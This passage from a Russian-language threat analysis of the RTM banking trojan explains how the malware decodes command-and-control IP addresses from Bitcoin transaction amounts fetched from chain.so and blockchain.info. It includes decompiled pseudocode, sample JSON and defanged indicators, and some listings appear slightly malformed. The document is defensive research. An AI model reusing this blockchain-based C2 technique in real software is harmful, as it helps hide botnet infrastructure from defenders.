  "confirmations": 777,
  "time": 1560086710
},
{
  "txid": "6c06482d309bbefa28cfb9a944bf975921cf7774d08371933769f3c85a9681dc",
  "output_no": 0,
  "script_asm": "0 b9740aeb6ef2a170aa512f01113dd77a32247196",
  "script_hex": "0014b9740aeb6ef2a170aa512f01113dd77a32247196",
  "value": "0.00023643",
  "confirmations": 592,
  "time": 1560187837
},
{
  "txid": "fd55f5f8b6087b3c4a6c4b17c122eb1b2ebf35c84b5e17f2591f068443bc1822",
  "output_no": 0,
  "script_asm": "0 b9740aeb6ef2a170aa512f01113dd77a32247196",
  "script_hex": "0014b9740aeb6ef2a170aa512f01113dd77a32247196",
  "value": "0.00014728",
  "confirmations": 592,
  "time": 1560187837
},
{
  "txid": "ccf403b8190a55676967100eb96694bae9a8e8ba852cbb1add4e81079cc993bc",
  "output_no": 0,
  "script_asm": "0 b9740aeb6ef2a170aa512f01113dd77a32247196",
  "script_hex": "0014b9740aeb6ef2a170aa512f01113dd77a32247196",
  "value": "0.00040030",
  "confirmations": 592,
  "time": 1560187837
},
{
  "txid": "f93a4c95ed04e58eb32829ab1d6fb16432e519126cabda416dbcef90c46741cc",
  "output_no": 0,
  "script_asm": "0 b9740aeb6ef2a170aa512f01113dd77a32247196",
  "script_hex": "0014b9740aeb6ef2a170aa512f01113dd77a32247196",
  "value": "0.00008483",
  "confirmations": 592,
  "time": 1560187837
}
}
]
```

Рис. 5.12. Данные, возвращаемые chain.so

Рассмотрим участок кода, в котором происходит получение IP-адресов управляющего сервера (рис. 5.13).

```
v3 = _InterlockedExchange(&ptrJsonData, a3);
ip_address = ip_addr;
bitcoin_wallet = btc_wallet;
regs = &savedregs;
v14 = &loc_701A7A;
v13 = __readfsdword(0);
__writefsdword(0, &v13);
LStrClr(ip_addr);
LStrClr(v3);
WStrCat3(&address, wide->api_v2_get_tx_received_BTC, bitcoin_wallet); // /api/v2/get_tx_received/BTC/<wallet>
res = HttpRequest_sub_6FD7EC(wide->chain_so, address, 0, 0, 443, 2, 0, 0, &DataStruct) != 0; // chain.so
if ( res )
{
    res = 0;
    LStrClr(ip_address);
    LStrClr(v3);
    LStrFromPCharLen(&ptrJsonData, DataPtr, DataStruct);
    Sysutils::LowerCase(ptrJsonData, &ptrLcJsonData);
    LStrLAsg(&ptrJsonData, ptrLcJsonData);
    if ( FindValue_sub_701714(&value_0, 0, &savedregs) && FindValue_sub_701714(&value_1, 0, &savedregs) )
    {
        IntToString(value_1);
        octet = SHR_8_sub_6F6464(value_1);
        IntToString(octet);
        IntToString(value_0);
        v8 = SHR_8_sub_6F6464(value_0);
        IntToString(v8);
        LStrCatN(ip_address, 7);
        LOBYTE(res) = 1;
    }
    if ( FindValue_sub_701714(&value_0, res, &savedregs) && FindValue_sub_701714(&value_1, res, &savedregs) )
    {
        IntToString(value_1);
        v9 = SHR_8_sub_6F6464(value_1);
        IntToString(v9);
        IntToString(value_0);
        v10 = SHR_8_sub_6F6464(value_0);
        IntToString(v10);
        v12 = v16;
        LStrCatN(v3, 7);
    }
}
```

Рис. 5.13. Получение IP-адресов управляющих серверов

В функции FindValue происходит поиск дробной части от суммы перевода. Поиск осуществляется с конца буфера, и при каждом следующем вызове функции обрабатываются данные начиная с текущего индекса. То есть при последовательных вызовах функции FindValue для транзакций, приведенных на рис. 5.12, будут получены значения 8483, 40030, 14728 и т. д. Вредоносная программа генерирует два IP-адреса, каждый из которых скрыт в двух идущих подряд переводах. Дизассемблированный код получения IP-адреса из сумм переводов на криптокошельки приведен на рис. 5.14.






Рис. 5.14. Дизассемблированный код получения IP-адреса из сумм переводов на криптокошелек

Этот код делает следующее:

**`ip_address = str(value_1 & 0xff) + «.» + str(value_1 >> 0x8) + «.» + str(value_0 & 0xff) + «.» + str(value_0 >> 0x8)`**

То есть, перечислив 0.00040030 BTC, а затем 0.00008483 BTC, злоумышленники скрыли для своей программы IP-адрес 94.156[.]35.33:

**`40030 => 0x9C5E => 0x5E.0x9C`**

**`8483 => 0x2123 => 0x23.0x21`**

**IP-адрес: 0x5E.0x9C.0x23.0x21, или 94.156[.]35.33.**

Аналогичным образом из предыдущих двух транзакций RTM получает второй IP-адрес управляющего сервера.

## 5.5. Bitcoin Update

Образец RTM.MainModule от 11 декабря 2019 года начал получать IP-адреса серверов управления из транзакций на один криптокошелек с другого криптокошелька (рис. 5.15), счета обоих находятся среди расшифрованных строк. Такой способ получения IP-адресов серверов управления RTM.MainModule использует и сегодня, в то время как RTM.Downloader использует способ, описанный в пункте 5.4 «Bitcoin».

```
• BSS:0042CA14 dd offset aZxyemth5Qdmpeo ; "Zxyemth5QDmpeoa"  
• BSS:0042CA18 dd offset a0820 ; "0.8.2.0"  
• BSS:0042CA1C dd offset aHttp1n94rybbcz ; "http://1N94rYBBCZSnLoK56omRkAPRFrpr5t8C"...  
• BSS:0042CA20 dd offset a19hi8bj7hxxk45 ; "19hi8BJ7HxKK45aLVdMbZ6oTSW5mGYC82"  
• BSS:0042CA24 dd offset aBotnetPrefix ; "botnet-prefix"
```

Рис. 5.15. Адреса кошельков отправителя и получателя среди расшифрованных строк

Вредоносная программа отправляет запрос к ресурсу `blockchain.info` (`hxxps://blockchain[.]info/rawaddr/1N94rYBBCZSnLoK56omRkAPRFrpr5t8C1y`).

Ответ содержит набор транзакций со счета криптокошелька `'1N94rYBBCZSnLoK56omRkAPRFrpr5t8C1y'` (рис. 5.16).

```
1 {  
2   "hash160": "e7e12f742ee93612be9ca531d99564d92a2a2a",  
3   "address": "1N94rYBBCZSnLoK56omRkAPRFrpr5t8C1y",  
4   "n_tx": 12,  
5   "total_received": 98833184,  
6   "total_sent": 194071128,  
7   "final_balance": 176486,  
8   "txs": [  
9     {  
10      "ver": 12,  
11      "inputs": [  
12        {  
13          "sequence": 4294967293,  
14          "witness": "",  
15          "prev_out": {  
16            "spent": true,  
17            "spending_outpoints": [  
18              {  
19                "tx_index": 0,  
20                "n": 10  
21              }  
22            ],  
23            "tx_index": 0,  
24            "type": "0",  
25            "addr": "1N94rYBBCZSnLoK56omRkAPRFrpr5t8C1y",  
26            "value": 1768388,  
27            "n": 11,  
28            "script": "76a914e7e12f742ee93612be9ca531d99564d92a2a2a88ac"  
29          },  
30          "script": "48304502100ab3e1a0941c1d7a579e196f9b7cad9ca41e83bd79a57ad673f929866d36a80286c097383b338e8a1dd749501757446550a75bbac61b9ce0b7cdf33f3be4e9c90121025fe317ecad670f9fd1c57f0e2871fa21dea495f0f900bc43a5485c339c8b"  
31        },  
32      ],  
33      "weight": 904,  
34      "block_height": 609601,  
35      "related_by": "0.0.0.0",  
36      "out": [  
37        {  
38          "spent": false,  
39          "tx_index": 0,  
40          "type": "0",  
41          "addr": "19hi8BJ7HxKK45aLVdMbZ6oTSW5mGYC82",  
42          "value": 118897,  
43          "n": 0,  
44          "script": "76a9145f73f91e5c02034832306fc78ad6175843eb2c488ac"  
45        },  
46      ],  
47      "spent": false,  
48      "tx_index": 0,  
49      "type": "0",  
50      "addr": "1N94rYBBCZSnLoK56omRkAPRFrpr5t8C1y",  
51      "value": 176486,  
52      "n": 11,  
53      "script": "76a914e7e12f742ee93612be9ca531d99564d92a2a2a88ac"  
54    },  
55    {  
56      "lock_time": 609608,  
57      "result": 22332,  
58      "size": 126,  
59      "rel": true,  
60      "block_index": 0,  
61      "time": 1577218275,  
62      "tx_index": 0,  
63      "win_sz": 1,  
64      "hashes": "191558c19c9a3083d9a1ee1a7eab0803ac4ce420e4f08ccc004f31010f",  
65      "vout_sz": 2  
66    },  
67    {  
68      "ver": 12,  
69      "inputs": [  
70        {  
71          "sequence": 4294967293,  
72          "witness": "",  
73        }  
74      ],  
75      "weight": 904,  
76      "block_height": 609601,  
77      "related_by": "0.0.0.0",  
78      "out": [  
79        {  
80          "spent": false,  
81          "tx_index": 0,  
82          "type": "0",  
83          "addr": "1N94rYBBCZSnLoK56omRkAPRFrpr5t8C1y",  
84          "value": 176486,  
85          "n": 11,  
86          "script": "76a914e7e12f742ee93612be9ca531d99564d92a2a2a88ac"  
87        },  
88      ],  
89      "spent": false,  
90      "tx_index": 0,  
91      "type": "0",  
92      "addr": "1N94rYBBCZSnLoK56omRkAPRFrpr5t8C1y",  
93      "value": 176486,  
94      "n": 11,  
95      "script": "76a914e7e12f742ee93612be9ca531d99564d92a2a2a88ac"  
96    },  
97    {  
98      "lock_time": 609608,  
99      "result": 22332,  
100     "size": 126,  
101     "rel": true,  
102     "block_index": 0,  
103     "time": 1577218275,  
104     "tx_index": 0,  
105     "win_sz": 1,  
106     "hashes": "191558c19c9a3083d9a1ee1a7eab0803ac4ce420e4f08ccc004f31010f",  
107     "vout_sz": 2  
108   }  
109 ],  
110 "vout_sz": 2  
111 }
```

Рис. 5.16. Данные, возвращаемые `blockchain.info`

В функции FindValue происходит поиск значения перевода. Поиск осуществляется с начала буфера, и при каждом следующем вызове функции обрабатываются данные начиная с текущего индекса, как и ранее. Только теперь вредоносная программа ищет подстроку 19hi8BJ7HxKK45aLVdMbzE6oTSW5mGYC82 (счет, на который производился перевод), а затем ближайшее значение транзакции, следующей за строкой счета. Фрагмент кода, осуществляющий поиск значения, приведен на рис. 5.17.

```
32 *out = 0;
33 wallet_length = DynArrayLength(wallet_0);
34 lower_case(wallet); // wallet = 19hi8BJ7HxKK45aLVdMbzE6oTSW5mGYC82
35 while ( 1 )
36 {
37     for ( i = 0; i < DynArrayLength(*json) - wallet_length; ++i )
38     {
39         LStrCopy(&substring);
40         LStrCmp(substring, wallet_lower_case);
41         if ( v7 )
42             break;
43     }
44     length_considered_json = DynArrayLength(*json) - wallet_length;
45     flag = i < length_considered_json;
46     if ( i >= length_considered_json )
47         break;
48     for ( j = wallet_length + 1 + i; j < DynArrayLength(*json) && ((*json + j - 1) - '0') >= 0xAu; ++j )
49     ;
50     length_considered_json_1 = DynArrayLength(*json);
51     flag = length_considered_json_1 > j + 5;
52     if ( length_considered_json_1 <= j + 5 )
53         break;
54     index_of_value = j;
55     while ( j < DynArrayLength(*json) && ((*json + j - 1) - 48) < 0xAu )
56         ++j;
57     v11 = DynArrayLength(*json);
58     flag = j < v11;
59     if ( j >= v11 )
60         break;
61     LStrCopy(&int_value_str);
62     delete(json, 1, j);
63     if ( j > index_of_value + 3 )
64     {
65         flag = check_number_23C7B0(int_value_str);
66         while ( DynArrayLength(int_value_str) < 8 )
67             LStrCat3(&int_value_str, &zero[1], int_value_str);
68         if ( flag )
69         {
70             int_value = StrToInt_23C348(int_value_str);
71             *out_int_value = int_value;
72         }
73         break;
74     }
```

Рис. 5.17. Фрагмент кода, осуществляющий поиск значения транзакции

Далее вредоносная программа, как и ранее, из полученных значений транзакций генерирует два IP-адреса серверов управления.

В таком виде вредоносная программа RTM.MainModule рассылается до сих пор.

# Заключение

Вредоносная программа RTM.MainModule представляет собой весьма неплохо написанный инструмент. Его функциональность мало изменяется с течением времени. Тем не менее производятся некоторые доработки: увеличивается количество детектируемых индикаторов, которые информируют операторов о причастности жертвы к финансовой деятельности, становится больше способов обнаружения, анализа и отключения средств антивирусной защиты.

Стоит также обратить внимание на то, насколько похожи RTM.Downloader и RTM.MainModule. А поскольку RTM.Downloader появился гораздо позже RTM.MainModule, можно смело утверждать, что он дублирует код RTM.MainModule.

RTM проявляет активность уже более четырех лет. При этом, несмотря на свой вектор распространения с достаточно примитивными фишинговыми письмами, группировка по-прежнему проводит успешные атаки. Жертвами зачастую становятся небольшие компании, где работники плохо знакомы с требованиями кибербезопасности.

Невозможно точно оценить, как долго еще просуществует группировка RTM. Тем не менее на данный момент она остается активной и продолжает совершать киберпреступления.